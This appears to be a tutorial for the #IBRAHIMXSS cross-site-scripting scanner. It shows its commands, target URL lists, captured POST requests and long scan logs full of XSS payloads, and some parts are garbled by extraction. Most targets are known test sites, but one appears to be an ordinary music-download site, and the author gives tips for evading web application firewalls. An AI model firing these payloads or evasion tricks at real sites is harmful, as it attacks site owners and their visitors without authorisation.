



#IBRAHIMXSS Tool Commands

1. **GET Request:** <http://testphp.vulnweb.com/listproducts.php?artist=1>


```
File Edit Search Options Help
#Please uncheck # on url which you want to test...

#GET REQUEST:
http://testphp.vulnweb.com/listproducts.php?artist=1
#https://indiamp3.net/files/search?find=query
#PATH REQUEST: --path
#https://brutelogic.com.br/xss.php/{payload}
#https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/
#DOM-based REQUEST: --path
#https://public-firing-range.appspot.com/address/location.hash/assign#{payload}
#EXTENSION REQUEST: --path
#https://indiamp3.net/download/telugu-mp3-songs/1{payload}.html
#POST REQUEST: --post request.txt
#http://testphp.vulnweb.com/guestbook.php
```


Dealing with **GET** requests in the **#IBRAHIMXSS** Tool is very simple, like other commands. Basically, for a **GET** request on a URL, we need a query parameter (e.g. "="). Any query with a value will work, and the tool will automatically search for all queries in the URL. If there are multiple queries, the **#IBRAHIMXSS** Tool will send payloads one by one to each query. If there is only one query, it will send all payloads to that query. In this example, it will send payloads to "artist=1," changing the value '1' to our XSS payloads.

```
# ./xss-checker --urls urls.txt --payloads payloads.txt --shuffle --threads 15
urls.txt
URLs count: 1
payloads.txt
Payloads count: 805
Total injected urls: 805
Warming up thread #1
```

Always use **--shuffle** to avoid **WAFs**, as this option shuffles URLs and payloads, ensuring they are mixed and not all sent to one URL. Additionally, use **--threads** with a value between **10** and **20**, depending on your PC's performance. The optimal number of threads is **15**, which worked best for me.



2. PATH Request: <https://brutelogic.com.br/xss.php/>



If we want to test a **Path-based** XSS, we need to include the **--path** feature from the **#IBRAHIMXSS** tool. This feature will randomly inject our XSS payloads into every path segment ("/") starting from the home URL path to the last path. If we want to inject only on a specific URL path, we need to declare and mark that place.

For example, on this URL: <https://brutelogic.com.br/xss.php/>

If we only want to test **path-based** XSS on "xss.php/", we need to place the payload on it like this: <https://brutelogic.com.br/xss.php/{payload}>

Our payloads will be sent to that specific path.

```
File Actions Edit View Help
URL: https://brutelogic.com.br/xss.php/<!--/*!*>%0D<svg/onload=confirm('1'//
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
https://brutelogic.com.br/xss.php/<!</textarea <body onload='alert(1)'>
URL: https://brutelogic.com.br/xss.php/<!</textarea <body onload='alert(1)'>
Payload: <!</textarea <body onload='alert(1)'>
https://brutelogic.com.br/xss.php/"><img src=1 onmouseleave=print())
URL: https://brutelogic.com.br/xss.php/"><img src=1 onmouseleave=print())
Payload: "><img src=1 onmouseleave=print())
Alert found on: https://brutelogic.com.br/xss.php';alert(String.fromCharCode(88,83,83))/'";alert(String.fromCharCode(88,83,83))/'";alert(String.fromCharCode(88,83,83))/'";alert(String.fromCharCode(88,83,83))/'--></SCRIPT>"><SCRIPT>alert(String.fromCharCode(88,83,83)) </SCRIPT> with the text: XSS
URL: https://brutelogic.com.br/xss.php/#16"><script>alert(1)</script>=1
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
URL: https://brutelogic.com.br/xss.php/<sc<script>rpt>alert(123)</sc</script>rpt>
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
https://brutelogic.com.br/xss.php/<img/src/onerror=alert*'1337'+/(1)>
URL: https://brutelogic.com.br/xss.php/<img/src/onerror=alert*'1337'+/(1)>
Payload: <img/src/onerror=alert*'1337'+/(1)>
URL: https://brutelogic.com.br/xss.php/"<onauxclick=>(eval)(atob(`YmXlcuQoZG9jdWllbnQuZG9rYWwKQ==`)))+<sss
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
https://brutelogic.com.br/xss.php/</TITLE><SCRIPT>alert("XSS");</SCRIPT>
URL: https://brutelogic.com.br/xss.php/</TITLE><SCRIPT>alert("XSS");</SCRIPT>
Payload: </TITLE><SCRIPT>alert("XSS");</SCRIPT>
https://brutelogic.com.br/xss.php/top["al"+"ert"])(1)
URL: https://brutelogic.com.br/xss.php/top["al"+"ert"])(1)
Payload: top["al"+"ert"])(1)
Alert found on: https://brutelogic.com.br/xss.php/"><details/open/ontoggle=confirm("/xss_by_Y000!/"/> with the text: /xss_by_Y000!/
URL: https://brutelogic.com.br/xss.php/&lt;&lt;img src=x onerror=prompt(document)&gt;&gt;;
Status Code: 200
Page Title: XSS Test Page by Brute Logic
WAF Protection: Yes (Sucuri)
https://brutelogic.com.br/xss.php';alert(String.fromCharCode(88,83,83))/'";alert(String.fromCharCode(88,83,83))/'";alert(String.fromCharCode(88,83,83))/'";alert(String.fromCharCode(88,83,83))/'--></SCRIPT>"><SCRIPT>alert(String.fromCharCode(88,83,83)) </SCRIPT>
Status Code: 200
Page Title: XSS Test Page by Brute Logic
```

[illegible]

After that, our report will open in Chrome, showing all possible vulnerabilities.

```

#Please uncheck # on url which you want to test...


#GET REQUEST:
#http://testphp.vulnweb.com/listproducts.php?artist=1
#https://indiamp3.net/files/search?find=query
#PATH REQUEST: --path
#https://brutelogic.com.br/xss.php/{payload}
https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/
#DOM-based REQUEST: --path
#https://public-firing-range.appspot.com/address/location.hash/assign#{payload}
#EXTENSION REQUEST: --path
#https://indiamp3.net/download/telugu-mp3-songs/1{payload}.html
#POST REQUEST: --post request.txt
#http://testphp.vulnweb.com/guestbook.php

```

Don't forget to always include the `--path` option for testing path-based XSS. Whether you want to place {payload} or not, you always need the `--path` option for path-based XSS testing.

In this image, you can see that payloads are randomly injected one by one into each path segment of the entire URL.

As you can see, we got our XSS alert in the last **OtherParameter** path.




In the end, we will get our report.


3. DOM-based Request: <https://public-firing-range.appspot.com/address/location.hash/assign#>

In this section, we will talk about **DOM-based XSS**. It's the same procedure as for path-based XSS; we just need to place our {payload} in the desired place with #, and that's it.

Also, **one note**: it's the same for GET query requests. If we have more parameters with = in the URLs, we need to place {payload} on the desired query we want to test. But we still need to include --path. So, to make this clear, using --path with the {payload} mark will inject on your desired places in GET requests, and using -path without {payload} mark it will randomly inject in all places.



If we want to test 1.html, we just need to replace 1 with {payload}. The tool will then send our XSS payloads instead of 1, effectively injecting the payloads in place of 1.




The screenshot shows a web browser window at the top with the address bar displaying `https://indiamp3.net/download/telugu-mp3-songs/1.html`. The browser's tab bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and a Login button. The website content shows the 'IndiaMp3 Net' logo and a search bar. Below the browser, a terminal window titled 'urls.txt' is open. It contains a list of URLs for testing, with the following line highlighted by a red arrow: `https://indiamp3.net/download/telugu-mp3-songs/{payload}.html`. The terminal also shows the output of the `./xss-checker` command, which includes the number of URLs and payloads, and the total number of injected URLs. A red arrow points to the 'indiamp3.net' logo in the browser window.

```
#Please uncheck # on url which you want to test...

#GET REQUEST:
#http://testphp.vulnweb.com/listproducts.php?artist=1
#https://indiamp3.net/files/search?find=query
#PATH REQUEST: --path
#https://brutelogic.com.br/xss.php/{payload}
#https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/
#DOM-based REQUEST: --path
#https://public-firing-range.appspot.com/address/location.hash/assign#{payload}
#EXTENSION REQUEST: --path
https://indiamp3.net/download/telugu-mp3-songs/{payload}.html
#POST REQUEST: --post request.txt
#http://testphp.vulnweb.com/guestbook.php

# ./xss-checker --urls urls.txt --payloads payloads.txt --shuffle --threads 15 --path
urls.txt
URLs count: 1
payloads.txt
Payloads count: 805
Total injected urls: 805
Warming up thread #1
```



5. POST Request: <http://testphp.vulnweb.com/guestbook.php>



For **POST** requests, in normal POST requests, the data will be URL-encoded. We need to place our **{payload}** marker on the desired text and body fields that we want to test.

For example, on <http://testphp.vulnweb.com/guestbook.php>, there is a field "text" on which we can make a **POST** request. What we need to do is place **{payload}** in that field, then intercept that request with Burp Suite. We need to check if the {payload} is well formatted; sometimes it will be URL-encoded. If it is, just remove the encoding and place a clear marker {payload}.

After that, right-click on the request in Burp Suite and choose the option "Copy to file." Then, save it as a .txt file in the same folder where our tool is located. In our example, we will save it as request.txt.



After that, we need to run our command for the POST request:

`--post --request request.txt`

If the domain is HTTP, we need to include **--http**. If the domain is HTTPS, we don't need to include it, as it's defaulted to HTTPS.

```
(root@kali)-[~/Desktop/ibrahimxss/build/linux-x64]
# cat request.txt
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/guestbook.php
Upgrade-Insecure-Requests: 1

name=anonymous+user&text={payload}&submit=add+message

# ./xss-checker --post --request request.txt --payloads payloads.txt --threads 15 --http
request.txt
payloads.txt
Payloads count: 805
```

Report 07/08/2024 06:00
Found: 214 items

Index	Image	Payload	Request
1		<code></code>	<code>name=anonymous%2Buser&text=%3Cimg%3Dsrc%3D1%3Daler%3Daler%281%29%3E&submit=add%2Bmessage</code>
2		<code><script>alert(1)</script></code>	<code>name=anonymous%2Buser&text=%23%3Cscript%3Ealert%281%29%3C%2Fscript%3E&submit=add%2Bmessage</code>
3		<code><?svg onload=alert(1)></code>	<code>testphp.vulnweb.com says</code>
4		<code></code>	<code>add%2Bmessage</code>

After we run our tool and the report pops up, we will have a screenshot of the page, the payload used, and the request file indicating where it was executed. You will see that all our payloads are placed in the “**text=**” field.

Now, open <http://testphp.vulnweb.com/guestbook.php> and you can manually test each payload to confirm that there is XSS and that our tool was accurate.

For our POST requests, we have three parts:

1. ***Normal URL-encoded POST***
2. ***Multipart with multiple Content-Disposition headers***
3. ***Content-Type application/json***

We already covered the first part with a normal URL-encoded POST on <http://testphp.vulnweb.com/guestbook.php>.

Now, let's move on to the second option: **Multipart with multiple Content-Disposition headers**.

Basically, it's the same as above, but we need to include one more feature, which is **--multipart**, to handle multipart Content-Disposition headers. That's all.

Here's the updated command:

First, we need to go to <http://myproject234.rf.gd/login.php> and log in to the WebApp with the credentials admin:admin123. After logging in, visit <http://myproject234.rf.gd/post.php> and enter our POST requests into the Text field to test them.

The command will be:

--post --request multipart.txt --multipart

Search

Username:
Street:
Name:
Submit Logout

(root@kali)-[~/Desktop/ibrahmxss/build/linux-x64]
./xss-checker --post --request post.txt --payloads payloads.txt --threads 15 --http --multipart
post.txt
payloads.txt
Payloads count: 805

Request to http://myproject234.rf.gd

Forward Drop Intercept is on Action Open browser

1 POST /post.php HTTP/1.1
2 Host: myproject234.rf.gd
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----22301720467932221193718237447
8 Content-Length: 513
9 Origin: http://myproject234.rf.gd
10 Connection: keep-alive
11 Referer: http://myproject234.rf.gd/post.php
12 Cookie: __test=4ff88eda4cee49adebfe37dd36fffc60; username=admin; PHPSESSID=ea4cfd8d161c098b701719a880599aa
13 Upgrade-Insecure-Requests: 1
14
15 -----22301720467932221193718237447
16 Content-Disposition: form-data; name="username"
17
18 -----22301720467932221193718237447
19 Content-Disposition: form-data; name="text"
20
21 {payload}
22 -----22301720467932221193718237447
23 Content-Disposition: form-data; name="street"
24
25 -----22301720467932221193718237447
26 Content-Disposition: form-data; name="name"
27
28 -----22301720467932221193718237447--
29
30
31
32

Inspector

Request attributes (2)
Request query parameters (0)
Request body parameters (4)
Request cookies (3)
Request headers (12)

myproject234.rf.gd

cat post.txt

POST /post.php HTTP/1.1
Host: myproject234.rf.gd
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----22301720467932221193718237447
Content-Length: 513
Origin: http://myproject234.rf.gd
Connection: keep-alive
Referer: http://myproject234.rf.gd/post.php
Cookie: __test=4ff88eda4cee49adebfe37dd36fffc60; username=admin; PHPSESSID=ea4cfd8d161c098b701719a880599aa
Upgrade-Insecure-Requests: 1

-----22301720467932221193718237447
Content-Disposition: form-data; name="username"

-----22301720467932221193718237447
Content-Disposition: form-data; name="text"

-----22301720467932221193718237447
Content-Disposition: form-data; name="street"

{payload}
-----22301720467932221193718237447
Content-Disposition: form-data; name="name"

-----22301720467932221193718237447--

(root@kali)-[~/Desktop/ibrahmxss/build/linux-x64]
./xss-checker --post --request post.txt --payloads payloads.txt --threads 15 --http --multipart

-----22301720467932221193718237447
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=text

-----22301720467932221193718237447
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=street

#<img/src/onerror=alert('ibro')>
-----22301720467932221193718237447
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=name

-----22301720467932221193718237447--

URL: http://myproject234.rf.gd/post.php
Payload: #<img/src/onerror=alert('ibro')>
Alert found on: -----22301720467932221193718237447
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=username

-----22301720467932221193718237447
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=text

-----22301720467932221193718237447
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=street

